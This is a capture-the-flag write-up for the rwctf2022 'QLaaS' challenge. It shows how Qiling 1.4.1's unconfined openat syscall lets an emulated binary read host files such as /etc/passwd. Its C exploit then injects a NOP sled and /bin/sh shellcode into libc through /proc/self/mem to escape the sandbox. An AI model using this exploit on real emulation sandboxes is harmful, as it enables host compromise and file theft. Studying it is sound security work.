当前位置:网站首页>rwctf2022_ QLaaS
rwctf2022_ QLaaS
2022-07-02 20:54:00 【-Order rule】
rwctf2022 QLaaS
List of articles
main.py
First of all, there is only one subject document main.py, The contents are as follows :
#!/usr/bin/env python3

import os
import sys
import base64
import tempfile
# pip install qiling==1.4.1
from qiling import Qiling

def my_sandbox(path, rootfs):
    ql = Qiling([path], rootfs)
    ql.run()

def main():
    sys.stdout.write('Your Binary(base64):\n')
    line = sys.stdin.readline()
    binary = base64.b64decode(line.strip())

    with tempfile.TemporaryDirectory() as tmp_dir:
        fp = os.path.join(tmp_dir, 'bin')

        with open(fp, 'wb') as f:
            f.write(binary)

        my_sandbox(fp, tmp_dir)

if __name__ == '__main__':
    main()
Now get the file , Then call directly qiling The framework runs it . It's shown here that qiling=1.4.1, It is also the latest version at present .
First, in the github Get it down qiling Code for , And then switch to 1.4.1 edition , Write a simple script by imitating the above script :
#!/usr/bin/env python3

import os
import sys
import base64
# pip install qiling==1.4.1
c

def my_sandbox(path, rootfs):
    ql = Qiling([path], rootfs)
    ql.run()

def main():
    my_sandbox("/tmp/a/bin", "/tmp/a")

if __name__ == '__main__':
    main()
Note that I didn't install qiling, So this
from qiling import QilingIn fact, it will search from the current path , Put this script here clone Coming down qiling Code directory , Will be found automaticallyqilingFolder , And use the python file , You can also start debugging .
Then I wrote a exp.c,
#include <stdio.h>

int main() {

  printf("hellow\n");
  return 0;
}
Try to run , Find this error . When you want to load the dynamic link library in this location , Try downloading in this directory ld File failed ,

You can see that the file you originally want to load is this , Be restricted to rootfs It's in .

So use static links .

Then I found that the running syscall, qiling It's actually encapsulated unicorn, however unicorn In fact, it has not been realized sys call, These should be qiling Implemented in .
Loophole
transform_to_real_path
First try to start directly shell,
int main() {

  execve("/bin/sh", 0, 0);
  return 0;
}

In function ql_syscall_execve Error reported in , Show can't find file /tmp/a/bin/sh
Let's go into this function . The error position is in the last ql.loader.run()
def ql_syscall_execve(ql: Qiling, pathname: int, argv: int, envp: int):
    file_path = ql.os.utils.read_cstring(pathname)
    real_path = ql.os.path.transform_to_real_path(file_path)

    def __read_str_array(addr: int) -> Iterator[str]:
        if addr:
            while True:
                elem = ql.mem.read_ptr(addr)

                if elem == 0:
                    break

                yield ql.os.utils.read_cstring(elem)
                addr += ql.pointersize

    args = [s for s in __read_str_array(argv)]

    env = {
    }
    for s in __read_str_array(envp):
        k, _, v = s.partition('=')
        env[k] = v

    ql.emu_stop()

    ql.log.debug(f'execve({
      file_path}, [{
      ", ".join(args)}], [{
      ", ".join(f"{
        k}={
        v}" for k, v in env.items())}])')

    ql.loader.argv = args
    ql.loader.env = env
    ql._path = real_path
    ql.mem.map_info = []
    ql.clear_ql_hooks()

    # Clean debugger to prevent port conflicts
    ql.debugger = None

    if ql.code:
        return

    ql._uc = ql.arch.init_uc
    QlCoreHooks.__init__(ql, ql._uc)

    ql.os.load()
    ql.loader.run()
    ql.run()
Find this incoming pathname, Through the processing of two functions file_path and real_path, Finally, what is really practical is real_path, In statement :ql._path = real_path, Get into transform_to_real_path The function view ,
It should be. This path is limited to self.ql.rootfs within .
    def transform_to_real_path(self, path: str) -> str:
        real_path = self.convert_path(self.ql.rootfs, self.cwd, path)

        if os.path.islink(real_path):
            link_path = Path(os.readlink(real_path))

            if not link_path.is_absolute():
                real_path = Path(os.path.join(os.path.dirname(real_path), link_path))

            # resolve multilevel symbolic link
            if not os.path.exists(real_path):
                path_dirs = link_path.parts

                if link_path.is_absolute():
                    path_dirs = path_dirs[1:]

                for i in range(len(path_dirs) - 1):
                    path_prefix = os.path.sep.join(path_dirs[:i+1])
                    real_path_prefix = self.transform_to_real_path(path_prefix)
                    path_remain = os.path.sep.join(path_dirs[i+1:])
                    real_path = Path(os.path.join(real_path_prefix, path_remain))

                    if os.path.exists(real_path):
                        break

        return str(real_path.absolute())
Then here is equivalent to chroot And so on , We can't break through ,
openat
Global search for this transform_to_real_path function , Check the location of the reference , Pay special attention to os/posix/syscall A file in a directory , This is right syscall The implementation of the .
You can also see ql_syscall_open And other functions use this limitation , But it's easy to see a comment :

Enter this location to view , Found to be openat,
def ql_syscall_openat(ql: Qiling, fd: int, path: int, flags: int, mode: int):
    file_path = ql.os.utils.read_cstring(path)
    # real_path = ql.os.path.transform_to_real_path(path)
    # relative_path = ql.os.path.transform_to_relative_path(path)

    flags &= 0xffffffff
    mode &= 0xffffffff

    idx = next((i for i in range(NR_OPEN) if ql.os.fd[i] == 0), -1)

    if idx == -1:
        regreturn = -EMFILE
    else:
        try:
            if ql.archtype== QL_ARCH.ARM:
                mode = 0

            flags = ql_open_flag_mapping(ql, flags)
            fd = ql.unpacks(ql.pack(fd))

            if 0 <= fd < NR_OPEN:
                dir_fd = ql.os.fd[fd].fileno()
            else:
                dir_fd = None

            ql.os.fd[idx] = ql.os.fs_mapper.open_ql_file(file_path, flags, mode, dir_fd)

            regreturn = idx
        except QlSyscallError as e:
            regreturn = -e.errno

    ql.log.debug(f'openat(fd = {
      fd:d}, path = {
      file_path}, mode = {
      mode:#o}) = {
      regreturn:d}')

    return regreturn
You can see that this position is directly right file_path Conduct open Then return , It seems that there are no restrictions .
Test it :
int main() {

  char buf[0x100];
  int fd = openat(1, "/etc/passwd", O_RDONLY);
  ssize_t len = read(fd, buf, sizeof(buf));
  write(1, buf, len);
  return 0;
}
Get the output :

utilize
Read and write an arbitrary file , How can I fight ?
/proc/self/mem
First of all, understand proc File structure
proc file
linux Next , Everything is a document , For information saved in a process , You can use the corresponding /proc/<pid>/ File to view , These documents are linux Virtual file implemented , It does not occupy memory , The file in it stores all the relevant information of the corresponding process .
You can access and modify the specified process information here . Here is the location used here :
/proc/<pid>/maps- Save the memory layout of the corresponding process , Include address Corresponding modules
/proc/<pid>/mem- Point to the memory space of the corresponding process , Can pass open read write lseek To read and write .
/proc/self- This points to the current running instruction itself
/proc/<pid>/, Access itself without getting pid 了 .
- This points to the current running instruction itself
utilize /proc/<pid>/mem Inject shellcode
It can be regarded as a common means of utilization , More general .
For a process , We can go through /proc/<pid>/mem Access to internal memory . So it can be modified .
The general practice is , use first open Open corresponding fd, And then through lseek Set up fd Address to , Then you can go through read write Read and write the corresponding memory .
exp
Relatively simple , First from /proc/self/maps Get in libc Of text Segment address , And then in /proc/self/mem Set in fd Point to libc Of text paragraph ,
Then inject a lot of nop Command as a skateboard , Finally write shellcode,
Exit can , In the follow-up process python Call to libc When , Will fall on the skateboard , Then slide towards shellcode.
unsigned char shellcode[0x27a50 + 0x100 + 0x100];
unsigned char sc[] = "\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69"
                     "\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb0\x3b\x0f\x05";

int exp() {

  char buf[0x1000];
  int fd = openat(1, "/proc/self/maps", O_RDONLY);
  FILE *fd_maps = fdopen(fd, "r");

  int mem = openat(1, "/proc/self/mem", O_RDWR);

  unsigned long long addr;
  while (fgets(buf, sizeof(buf), fd_maps)) {

    if (strstr(buf, "r-xp") && strstr(buf, "lib/libc-")) {


      sscanf(buf, "%llx-", &addr);
      printf("%s", buf);
    }
  }
  printf("%llx", addr);

  memset(shellcode, 0x90, 0x27a50 + 0x100);
  memcpy(shellcode + 0x27a50 + 0x100, sc, sizeof(sc));

  lseek(mem, addr, SEEK_SET);
  write(mem, shellcode, sizeof(shellcode));
  return 0;
}
边栏推荐
- BitSet complement
- Record the problems encountered by nodejs asynchronism
- I would like to ask what securities dealers recommend? Is it safe to open a mobile account?
- 现在券商的优惠开户政策什么?实际上网上开户安全么?
- 接口测试到底怎么做?看完这篇文章就能清晰明了
- 在券商账户上买基金安全吗?哪里可以买基金
- [871. Minimum refueling times]
- Exemple complet d'enregistrement du modèle pytoch + enregistrement du modèle pytoch seuls les paramètres d'entraînement sont - ils enregistrés? Oui (+ Solution)
- At compilation environment setup -win
- Data preparation for behavior scorecard modeling
猜你喜欢

burp 安装 license key not recognized

An analysis of the past and present life of the meta universe

【QT】QPushButton创建

【Hot100】21. 合并两个有序链表
Jetson XAVIER NX上ResUnet-TensorRT8.2速度与显存记录表(后续不断补充)

Postman接口测试实战,这5个问题你一定要知道

测试人员如何做不漏测?这7点就够了

CRM Customer Relationship Management System

pytorch 模型保存的完整例子+pytorch 模型保存只保存可訓練參數嗎?是(+解决方案)
八年测开经验,面试28K公司后,吐血整理出高频面试题和答案
随机推荐
Automated video production
Redis sentinel cluster working principle and architecture deployment # yyds dry goods inventory #
Longest public prefix of leetcode
Google Earth Engine(GEE)——Landsat 9影像全波段影像下载(北京市为例)
Add two numbers of leetcode
Sword finger offer (I) -- handwriting singleton mode
[fluent] dart generic (generic class | generic method | generic with specific type constraints)
Why do I have a passion for process?
在网上炒股开户安全吗?我是新手,还请指导
At compilation environment setup -win
SBT tutorial
【Hot100】21. 合并两个有序链表
Research Report on the overall scale, major manufacturers, major regions, products and applications of swivel chair gas springs in the global market in 2022
Research Report on the overall scale, major manufacturers, major regions, products and application segmentation of power management units in the global market in 2022
Research Report on the overall scale, major manufacturers, major regions, products and application segmentation of the inverted front fork of the global market in 2022
[source code analysis] model parallel distributed training Megatron (5) -- pipestream flush
burp 安装 license key not recognized
Function, function, efficiency, function, utility, efficacy
Properties of expectation and variance
想问问,现在开户有优惠吗?在线开户是安全么?